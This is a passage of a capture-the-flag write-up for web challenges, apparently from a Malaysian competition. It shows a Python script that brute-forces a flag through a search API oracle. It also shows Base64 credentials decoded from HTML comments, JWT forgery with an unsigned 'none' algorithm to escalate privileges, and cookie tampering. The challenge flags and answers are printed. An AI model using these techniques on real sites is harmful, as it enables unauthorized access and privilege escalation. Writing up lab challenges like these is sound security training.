
3108{haacariapetuu}

📌 *??? • 1961-06-13*

🎞️ False Flag Lagi

Eh ni bukan flag: 3108{bukandisiniya!!!}

📌 *troll • 1965-12-25*



To solve this, I wrote a Python script that interacts with the site's /api/search endpoint. The script tests character combinations one by one. When the response contains **"Petunjuk Misteri"**, it confirms a correct character in the flag. The script continues until the entire flag is revealed.

```
import requests
import time

url = "http://<The docker IP>/api/search"
alphabet = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789{}_!?.-
"
headers = {
    "Content-Type": "application/json",
    "User-Agent": "Mozilla/5.0"
}
# -------------------

def check_query(query):
```

```
    """
    Returns True if 'Petunjuk Misteri' appears in the results for the query.
    """
    data = {"query": query}
    try:
        response = requests.post(url, json=data, headers=headers, timeout=5)
        response.raise_for_status()
        results = response.json().get("results", [])
        for r in results:
            if r.get("title") == "Petunjuk Misteri":
                return True
        return False
    except requests.RequestException:
        return False

def brute_flag(start="3108{"):
    flag = start
    print(f"[+] Starting flag: {flag}")

    while not flag.endswith("}"):
        found = False
        for c in alphabet:
            query = flag[-3:] + c  # sliding 4-character window
            if check_query(query):
                flag += c
                print(f"[+] Found next character: {c} -> {flag}")
                found = True
                time.sleep(0.1)  # small delay to avoid flooding
                break
        if not found:
            print("[-] No valid character found, stopping.")
            break
    print(f"[+] Final flag: {flag}")

if __name__ == "__main__":
    brute_flag()
```

Flag -3108{Buj4ngL4p0k_M3rd3k4}

[Web] Supermokh

📚 Description

Di padang hijau berlari laju, SuperMokh gol tiada terhenti, Walau zaman sudah berlalu, Adakah anda peminat sejati?

https://supermokh.bahterasiber.my

✨ Walkthrough

The challenge introduces *SuperMokh*, themed around Mokhtar Dahari, a legendary Malaysian footballer. The link provided leads to a tribute website where the flag is hidden.

The website loads a login portal requiring a username and password. Since no credentials were given, this suggests hidden clues might exist in the source code.


Inspecting the HTML source reveals a suspicious Base64-encoded string embedded in a comment. This is a strong indicator of hidden credentials.

```
            <div class="input-group">
                <label for="password">Password:</label>
                <input type="password" id="password" name="password" required placeholder="Enter password">
            </div>

            <button type="submit">🏆 LOGIN</button>
        </form>
    </div>

    <!-- Z3Vlc3Q6U2VsYW5nb3IxOTcyXzE5ODc= -->
</div>
</body>
</html>
```


Using the command line, I decoded the Base64 string and retrieved the credentials:

```
┌──(kali㉿NawfalMatebook)-[~]
└─$ echo "Z3Vlc3Q6U2VsYW5nb3IxOTcyXzE5ODc=" | base64 -d
guest:Selangor1972_1987
```


After logging in with the decoded credentials, I successfully accessed the portal. However, the account type was still **guest**, which limited access to the real flag.



When attempting to view the flag, the site displayed an **Access Denied** message. It stated that only *SuperMokh* himself could access the hidden flag. This meant privilege escalation was required.




Checking the browser's Application tab revealed an **auth_token** cookie. The token format was JWT (JSON Web Token), which often contains user roles or identities that can be tampered with.



I decoded the JWT using an online debugger. The payload showed:


"**username**": "guest",


"**role**": "visitor"



I used JWTTool in Kali Linux to tamper with the JWT token. This tool allows editing the header and payload, which can be useful for privilege escalation attacks.

Inside JWTTool, I modified the token payload, changing the role from visitor to SuperMokh. This forged token could potentially bypass the access restriction.







```
Token payload values:
[1] username = "guest"
[2] role = "visitor"
[3] iat = 1756621285    ==> TIMESTAMP = 2025-08-31 14:21:25 (UTC)
[4] exp = 1756624885    ==> TIMESTAMP = 2025-08-31 15:21:25 (UTC)
[5] *ADD A VALUE*
[6] *DELETE A VALUE*
[7] *UPDATE TIMESTAMPS*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 1

Current value of username is: guest
Please enter new value and hit ENTER
> SuperMokh
[1] username = "SuperMokh"
[2] role = "visitor"
[3] iat = 1756621285    ==> TIMESTAMP = 2025-08-31 14:21:25 (UTC)
[4] exp = 1756624885    ==> TIMESTAMP = 2025-08-31 15:21:25 (UTC)
[5] *ADD A VALUE*
[6] *DELETE A VALUE*
[7] *UPDATE TIMESTAMPS*
[0] Continue to next step
```


```
Please select a field number:
(or 0 to Continue)
> 0
Signature unchanged - no signing method specified (-S or -X)
jwttool_40ad65085e3b0dfdb9aa1b3af0fca824 - Tampered token:
[+] eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJ1c2VybmFtZSI6IlN1cGVyTW9raCIsInJvbGUiOiJ2aXNpdG9yIiwiaWF0IjoxNzU2NjIxMjg1LCJleHAiOjE3NTY2MjQ4ODV9.-UP
5tBKTdGXu27CnoBIb3BizwHHqKdHRo6SeDJm7WSw
```

I replaced the old cookie in the browser with my forged JWT token.



After refreshing the page with the modified JWT, access was successfully granted. The site revealed the hidden flag.





⚐ **Flag - 3108{m0kht4r_d4h4r1_l3g3nd_n3v3r_d13s}**

[Web] Pemimpin


📚 Description

Perdana Menteri merupakan ketua kerajaan Malaysia dan memainkan peranan penting dalam menentukan hala tuju negara dan memastikan tanah air terus melangkah ke arah pembangunan serta kesejahteraan rakyat sejak detik kemerdekaan. Persoalannya, adakah anda kenal siapa mereka semua?


✨ Walkthrough

The website displays portraits of Malaysian Prime Ministers along with a quiz-style interface. The task is to arrange them in chronological order from 1957 to the present. Successfully answering may lead to the flag.

Upon checking the browser developer tools, I found cookies named bulan_merdeka, hari_merdeka, and tahun_merdeka. Initially, all of them were set to false, indicating they might control a hidden unlock mechanism.



I modified the cookies to match Malaysia's independence date.



After updating the cookies, I replayed the quiz by arranging the Prime Ministers in the correct order. The altered cookies ensured the hidden check would now validate successfully.

Once the answers were correct and the cookies set properly, the site congratulated me and revealed the hidden flag:

Flag - 3108{p3m1mp1n_m4l4y5l4}

